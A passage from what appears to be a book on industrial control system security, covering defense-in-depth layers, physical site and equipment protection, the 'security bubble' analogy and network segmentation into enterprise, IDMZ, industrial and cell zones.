
## Physical security

The goal of physical security is to keep people out of areas they are not authorized to be in.

This includes restricted areas, control rooms, high-security areas, electrical and network panels, server rooms, and other restricted or sensitive area. If an attacker has physical access to network or computer equipment, it is only a matter of time until he or she gains access to the network or the computer system. The physical defense layer, includes recommendations such as building sufficiently sized walls, applying door locks, installing CCTV cameras, and defining policies and controls to deal with visitors and guests.

## Network security

Much as physical security is about restricting authorized access to physical areas and assets of the ICS, network security is about restricting access to logical areas of the ICS network. The idea is to divide the network into security zones, using an IDMZ, applying firewall rules, setting up access control lists, and implementing **Intrusion Detection Systems** (**IDS**) to fence off more sensitive parts (more secure zones) of the network from less secure zones. By tightly controlling and monitoring traffic traversing the security zones, anomalies can be detected and handled effectively.



## Computer security

Computer security is about preventing the infiltration of computer systems (workstations, servers, laptops, and so on). This is accomplished by applying patching strategies, performing hardening exercises for computer systems, and by installing security applications and solutions such as antivirus, endpoint protection, and host intrusion detection/prevention (HIDS / HIPS) software.

Computer security controls also include restricting or preventing access to unused communication ports of computing devices, such as blocking access to USB and FireWire ports by means of physical port blockers (or hot glue) as well as by applying a device policy with an endpoint protection solution such as **Symantec Endpoint Protection** (**SCP**). Keeping computer systems free from vulnerabilities by updating and patching is also a form of computer security.

## Application security

Where computer security is all about keeping an intruder out of a computer system, application security is all about preventing a user from performing unauthorized interactions with programs and services running on the computer system.

This is accomplished by implementing authentication, authorization, and auditing. Here, authentication verifies that the user is who he or she claims to be, authorization restricts the user's actions, and auditing logs all interactions the user has with the system. Keeping applications free from vulnerabilities by detection and patching is also a form of application security.

## Device security

Device security involves the actions and security controls concerning the AIC triad of ICS devices, where AIC stands for availability, integrity, and confidentiality. The acronym was deliberately turned around in order to reflect the priorities of the ICS environment. For regular IT systems and networks, the order of the security triad is CIA, or confidentiality, integrity, and availability, but in the context of an ICS, availability comes before the others as uptime (availability) is the number one goal in production and has the greatest impact on profitability.

Device security includes device patching, device hardening, physical and logical access restrictions, and setting up a device life cycle program that involves defining procedures for device acquisition, implementation, maintenance, configuration and change management, and device disposal.

## Policies, procedures, and awareness

Finally, gluing all the security controls together are policies, procedures, and awareness. Policies are a high-level guideline on what the expected security stance is for ICS systems and devices, for example, *we shall encrypt all our databases*. Procedures are step-by-step instructions on how to accomplish policy goals, such as how to implement AES encryption on production recipe databases. Awareness (training) helps get and keep attention on security-related aspects of the ICS and its operation. Awareness training often comes in the form of an annual security training that will cover topics such as spam, insider threat, and tailgating practices (an intruder closely following a legitimate employee into a facility that is protected by physical access controls).

## Summary

This concludes the discussion about the security in-depth model. In the following chapters, we will go into more detail on every individual layer and see how the security controls for the particular security layer are applied to typical ICS environments, including configuration exercises of common security applications and software.

# 7 Physical ICS Security

In this chapter, we will take a closer look at what physical security entails in the context of an ICS. We will look at the *ICS security bubble* analogy that I like to use during security engagements, to help visualize and explain the methodology behind securing legacy devices and systems that cannot be defended by regular means because of device restrictions or uptime requirements.

In this chapter we will discuss the following topics:

- The ICS security bubble analogy
- Segregation exercise
- Physical ICS security

## The ICS security bubble analogy

An analogy I like use during conversations with customers is what I call the ICS security bubble strategy:

The idea is that in order to defend systems that are either too old to be updated with the latest security controls or systems that cannot handle security controls because of limited device resources, it helps to visualize the security strategy for such devices to placing them in a soap or glass bubble. The systems and devices in the bubble trust each other and are allowed to communicate unrestricted among each other. In order to be placed inside the bubble, systems must be verified to be free of malicious content and of importance to the ICS function. Systems outside of the bubble will have to use controlled and monitored conduits to communicate with systems inside.  Any attempts to penetrate the bubble will cause it to pop or shatter, which is an easily detectable occurrence.

In this analogy, these are the observations:

- The bubble represents the security perimeter of the ICS to defend, implemented by security controls that restrict physical and logical (network) access to the devices inside the bubble
- The bursting of the bubble on penetration reflects the result of detective controls of the security-in-depth model, such as host and network intrusion detection systems
- The conduit into the bubble is realized by (physical) access controls and secure network architecture design, such as the implementation of a demilitarized zone between the network inside and outside of the bubble


Note that in the light of **Converged Plantwide Ethernet** (**CPwE**), the inside of the bubble would be the manufacturing zone, the outside the enterprise zone, and the conduit the IDMZ.

The reasoning behind the security bubble  analogy is that by completely blocking off all sensitive but known to be secure systems from contact with other systems, users, and interactions of unknown security or intend, these systems will maintain their security and integrity. Or in other words, by starting with a pristine state of a system and verifying and controlling every interaction with that system, the security of the system can be maintained even if the system itself cannot defend itself.

## Segregation exercise

Absolute adherence to the bubble model will theoretically guarantee the integrity and security of any system in the secured area. In practice though, this can become a daunting task, especially as the size of the secured area increases. To make the task at hand more manageable, one must carefully determine what systems should go into the secured area (the CPwE-defined manufacturing zone) and which should stay out (placed in the enterprise zone).

As a rule of thumb, systems that cannot be secured by conventional strategies, such as patching and Antivirus deployment, should be placed in the manufacturing zone. For the remaining systems, it should be determined whether placing them in the enterprise zone versus the manufacturing zone has an adverse effect on the operability of the ICS or the amount of traffic to flow through the conduit (IDMZ), which dictates whether that system is to be placed in the manufacturing zone or the enterprise zone:




As an example, consider an ICS that relies on a **Manufacturing Execution System** (**MES**) to function properly. The MES system takes care of the tracking, handling, and producing the product the ICS in question produces. Employees on the production floor heavily interact with the MES system on a daily basis. The MES system also tracks the efficiency and status of the production floor activities, generating status reports, predictive analysis, and tractability reports, all of which are consumed by people in the offices of the local production facility and the corporate offices. When considering where to place the MES system, one must look at where most of the interactions with the MES system occur. Is most of the interaction between the operators on the production floor and the MES system? If so, as the interaction between the operator and the MES system is done via dedicated MES operator terminals, does it make sense to place those operator terminals on the enterprise network along with the MES system? Maybe most of the interactions are between the MES system and the production floor automation and control systems and devices. In that case, the MES system should reside in the manufacturing zone, along with the MES operator terminals.

A last consideration would be the interaction between the office personnel and the MES system. If this interaction is predominant, it might make the most sense for the MES system to be placed in the Enterprise Zone. Whatever decision is made, a system (for example, a manufacturing execution system) will likely end up with conduit (IDMZ) defined interactions. If you decide to place them in the manufacturing zone, provisions need to be made for office employees to get reports from the systems and the other way around; if the system ends up in the enterprise zone, provisions would have to be made for controls data to come up to the MES system. Having done many of these segregation exercises, I can say that they are time consuming and sometimes frustrating. Many systems lend themselves well to placement in one zone or the other, while some are difficult to decide on. From experience, the difficult ones are often decided by this question: *if we lose the conduit between the zones, will production continue?* In other words, if the IDMZ becomes unavailable for some reason or needs to be shut down (in case of a compromise of the enterprise zone), can the ICS and its process continue if I choose this system to reside in one zone or the other.

## Down to it – Physical security

Let's get back to the task at hand for this chapter: applying physical security. Physical security encompasses the security controls that prevent or restrict physical access to the devices, systems and the environment of an ICS. This activity should be an all-inclusive exercise, where every approach angle to the premises gets covered. It should include recommended physical IT security best practices as well as controls aimed at ICS environments. The following are general recommendations to cover physical security for an Industrial control system, the facility it is in, and the surrounding area:




- **Location, location, location**: Choosing the right location for the ICS facility is of utmost importance. One wants to stay clear of known earthquake fault lines and away from hurricane areas. You should also choose your neighbors wisely. Prisons, airports, or chemical plants can cause unexpected disturbances.
- **Engineer landscaping with security in mind**: Overgrown trees, overly large boulders, and other large obstacles can hinder the surveillance of the building and the surrounding area. **Keep a 100-foot buffer zone around the site** and design landscaping so the camera and watch guards can do their job properly. Properly sized and placed natural obstacles, such as boulders, can help with the defense of weak spots in perimeter defenses, such as walls, gates, windows, doors, and fences. Where landscaping does not protect the building from vehicles, use crash-proof barriers, such as anti-ram bollards or posts, instead:

- **Fences**: A fence is used as a first line of perimeter defense. By surrounding the facility with a fence or wall of at least 6-7 feet in height, casual intruders are deterred from trespassing the facility premises. A fence that is 8-feet tall or higher will stop even the most determined intruders.
- **Vehicle and personnel entry points**: Control access to the facility with a staffed guard station that operates with retractable ram posts. Employees use badge swiping stations and/or pin pass entries to get through the gate. Visitors check in with the guard and are handled according to the visiting policies:


- **Plan for bomb detection**: For production facilities that are especially sensitive or likely targets, have the gate guards use mirrors to check underneath vehicles for explosives or provide portable bomb-sniffing devices.
- **Premises surveillance**: Surveillance cameras in the form of IP cameras or a **closed-circuit television** (**CCTV**) system should be installed in and outside the facility and all around the perimeter defense line. Extra care should be taken for all entrances and exits of the facility and every access point throughout the facility. Combining the use of motion-detection devices, low-light cameras, pan-tilt-zoom cameras, and standard fixed cameras is ideal. Recordings should be stored offsite for a predetermined amount of time. Besides video surveillance, security guards with watchdogs should regularly survey the facility and its surrounding area to look for anything out of the ordinary.
- **Limit the facility entry points**: Control access to the building by establishing a single main entrance, plus a back entrance for delivery or shipping.

- **Walls**: For exterior walls, foot-thick or better concrete walls are cheap and effective barriers against severe weather, intruders, and explosive devices. For even better security, walls could be lined with Kevlar. Interior walls that secure sensitive areas, such as data centers, server rooms, or process areas, should go all the way to the ceiling so intruders cannot simply crawl over one in case of a dropped ceiling:




- **Windows**: We are building a production facility, not an office building, so avoid windows as much as possible as they are a weak spot in the exterior defense of a building. An exception might be the break room or administrative areas. The following types of glass provide extra protection. Each has its own characteristics and applicability:
    - Heat strengthened glass
    - Fully tempered glass
    - Heat soaked tempered glass
    - Laminated glass
    - Wire glass
- **Make fire doors exit only**: For exits required by fire codes, install doors that don't have handles on the outside. When any of these doors is opened, a loud alarm should sound and trigger a response from the security command center.


- **Secure access to production areas**: Strictly control access to the production areas of the ICS facility by means of locked entries into these areas. Only authorized personnel should be allowed into the process area by means of swipe cards and/or biometrics reading devices. All contractors and visitors should be accompanied by an employee at all times.
- **Secure access to IT infrastructure equipment**: Strictly control access to areas housing IT equipment, such as server rooms, data centers, or networking equipment such as **main distribution frame** (**MDF**) and **intermediate distribution frame** (**IDF**) cabinets. Install swipe card readers or pin code entry locks on entries to server rooms and data centers. Lock MDF and IDF cabinets with special keys or place the MDF/IDF in a secured area.
- **Sensitive ICS equipment**: Secure sensitive ICS equipment, such as PLCs, industrial computers/servers, and networking equipment by placing them in lockable panels or in a securable area, such as locked engineering offices. With physical access to these kinds of ICS devices, gaining access to the data contained within them or disrupting their proper functioning is a simple task. By placing these devices in a secured area, they will be protected against intentional and accidental harm:



- **Physical port security**: To protect against introducing unauthorized computers, switches, access points, or computer peripherals such as thumb drives, all physical ports should be secured against plugging in these unauthorized devices. For unused switch ports and spare NIC ports, port block-outs can be used:



- To keep cables locked into place, port lock-ins can be used:


To remove plug from jack: Insert the tool into the device and rotate clockwise 180°.
1A-B01 1A-B02 1A-B03 1A-B04
1A-B05 1A-B06 1A-B07 1A-B08
1A-B09 1A-B10
1A-B25 1A-B26 1A-B27 1A-B28
1A-B29 1A-B30 1A-B31 1A-B32
1A-B33 1A-B34

- USB ports can be blocked with a blocking device:

All these physical port blocking devices have technical control options as well, which we will discuss in later chapters.

- **Use multi-factor authentication:** Multi-factor authentication allows more secure identification of users. Biometric identification is becoming a standard for access to sensitive areas of ICS facilities, such as data centers, server rooms, and the production area. Hand geometry or fingerprint scanners are becoming the norm as a secondary authentication mechanism next to a swipe card or pin pass entry. Where possible, use multi-factor authentication to enter the restricted ICS facility area.

Involved authentication processes are not advised for logging into process equipment. In case of emergency, an operator should have unhindered access to the controls that can stop or correct the process flow.

- **Harden the core with security layers:** Anyone entering the most secure parts of the ICS facility will have been authenticated at least three times, including these:
    - At the gate.
    - At the employee's entrance. Typically, this is the layer that has the strictest positive control, which means no piggybacking is allowed. To enforce control, you have two options:
        - A floor-to-ceiling turnstile. If someone tries to sneak in behind an authenticated user, the door gently revolves in the reverse direction.
        - With a mantrap consisting of two separate doors with an airlock in between. Only one door can be opened at a time, and authentication is needed for both doors.
    - At the inner door that separates the general area from the production area. At the door to individual restricted areas such as the door to the server room or the entrance to the main control room.
- **Watch the exits**: Monitor building entrances and exits: not only for the main facility but also for more sensitive areas of the facility. This will help you keep track of who was where when. This can also help you spot when equipment disappears and can assist in evacuation during an emergency.
- **Have redundant utilities**: Data centers need two sources for utilities, such as electricity, water, voice, and data. Trace electricity sources back to two separate substations and water back to two different main lines. Lines should be underground and should come into different areas of the building, with water separate from other utilities.

## Summary

In this chapter we covered an array of best practice and *recommended* physical controls that secure every aspect of an ICS facility, and its surroundings. During a security assessment, these recommended controls are compared against the *currently implemented* controls; the discrepancies show gaps in the security posture for the assessed ICS. Note that not every recommended control is necessary or even applicable to every ICS. Some ICSes might require even more stringent controls. What this chapter showed are the most common controls.

In the next chapter, we leave the physical realm and move on to securing the intangible aspects of the ICS network and its attached devices.

# 8 ICS Network Security

Where physical security is the art of keeping intruders from getting their hands on tangible assets, network security involves the controls and practices to secure intangible aspects of the ICS network. In this chapter, we will be looking at how to secure every aspect of the ICS network, covering the following topics:

- Resilient and secure network architectures
- Network security framework
- Intrusion detection and prevention systems
- Network access controls and management
- Network security monitoring and logging


## Designing network architectures for security

Implementing sound security literally starts from the ground up. By applying a solid foundation to an ICS network, the road is paved to allow for a more streamlined implementation of the network security program. A solid foundation comes in the form of security-focused network architecture designs decisions. An example of a security-focused design decision would be the provisioning of network traffic choke points at strategic locations in the network architecture. These choke points will facilitate effective packet capturing, used by security tools like a Intrusion Detection Systems (IDS). Another example would be designing network segmentation that supports confining and detecting security incidents and keeps disruptions such as packet broadcast storms local to the zone, protecting the overall network.

By spending a little more time upfront, properly designing the foundation of the ICS network, the job of securing the network becomes easier overall.

## Network segmentation

The first step in designing a security conscious ICS network architecture is defining network segmentation. A network segment, also known as a **network security zone**, is a logical grouping of information and automation systems in an ICS network. The ICS network should be divided into manageable network segments in order to limit the broadcast domain, restrict bandwidth usage, and reduce the attack surface. A network security zone has a well-defined perimeter and strict boundary protection. Security zones are given a security trust level (high, low, or medium). Within the context of an ICS network, the Industrial Zone is considered the high security zone and the Enterprise Zone the low security zone. This allows systems with similar security requirements to be placed within the same zone. For example, an **Original Equipment Manufacturer**, or **OEM**, vendor—supplied workstation that is custom built by that vendor, is used to control a critical part of the production process that is contractually prohibited from getting updates applied without the vendor's strict approval, which would be hosted in the Industrial Zone where it can be shielded from direct access from less secure zones by means of the IDMZ. On the other hand, a desktop computer is merely used to run production reports and has no update restrictions and no particular value to the production process and will be placed in the **Enterprise Zone**, where it can be restricted from directly accessing critical production systems and devices by means of the IDMZ:



Establishing a small number of network security zones with clearly defined security requirements limits the complexity and removes ambiguity when selecting a zone for new systems and devices. A typical ICS network incorporates the following network security zones with the corresponding trust levels:

- **Enterprise Zone**: Low trust
- **Industrial DMZ**: Medium trust
- **Industrial Zone**: High trust
- **Cell Area Zones**: Subzones of the Industrial Zone - High trust

Next, let's look a little closer at the security requirements of each of these zones.

## The Enterprise Zone

The Enterprise Zone is where business user systems typically reside, including workstations, printers, and VoIP phones. The users and systems in the Enterprise Zone often require internet connectivity and access to company-wide resources such as email and chat. Applicable security controls in this zone include endpoint protection, (automatic) Windows and application updates, and regular compliance and vulnerability scanning efforts. Systems and devices that live in this zone typically include the following:

- ERP systems
- End-user workstations with internet connectivity
- Company-wide database systems
- Remote access landing solutions (Citrix, VPN, and RDP)

## The Industrial Zone


The Industrial Zone houses production-critical systems and devices including workstations, servers, databases and automation, and instrumentation and control devices. A breach of availability, integrity, or confidentiality of any systems in this zone could negatively impact a company's productivity and profitability, reputation, or safety. This zone should have the highest level of protection to ensure that those attacks that are most likely to succeed against the systems within are prevented and detected. Systems and devices that live in this zone typically include the following:

- MES systems
- Tag servers
- Historian data collection servers

- Production system-related workstation, operator stations, and servers.
- Automation and control devices, such as PLCs, HMIs, and VFDs
- Any production-related systems that are too restrictive to secure by conventional means, such as the Windows NT computer that came with the OEM equipment in 1999

## Cell Area Zones

The Industrial Zone should be further subdivided into enclaves or Cell Area Zones. Each Cell Area Zone will contain the systems and devices that have a common task or a mutual stake in the production process:


Industrial Zone / Production Network
Industrial Core
Level 3 Site Operations
Cell/Area Zone 3 Utilities
Cell/Area Zone 1 Production Line 1
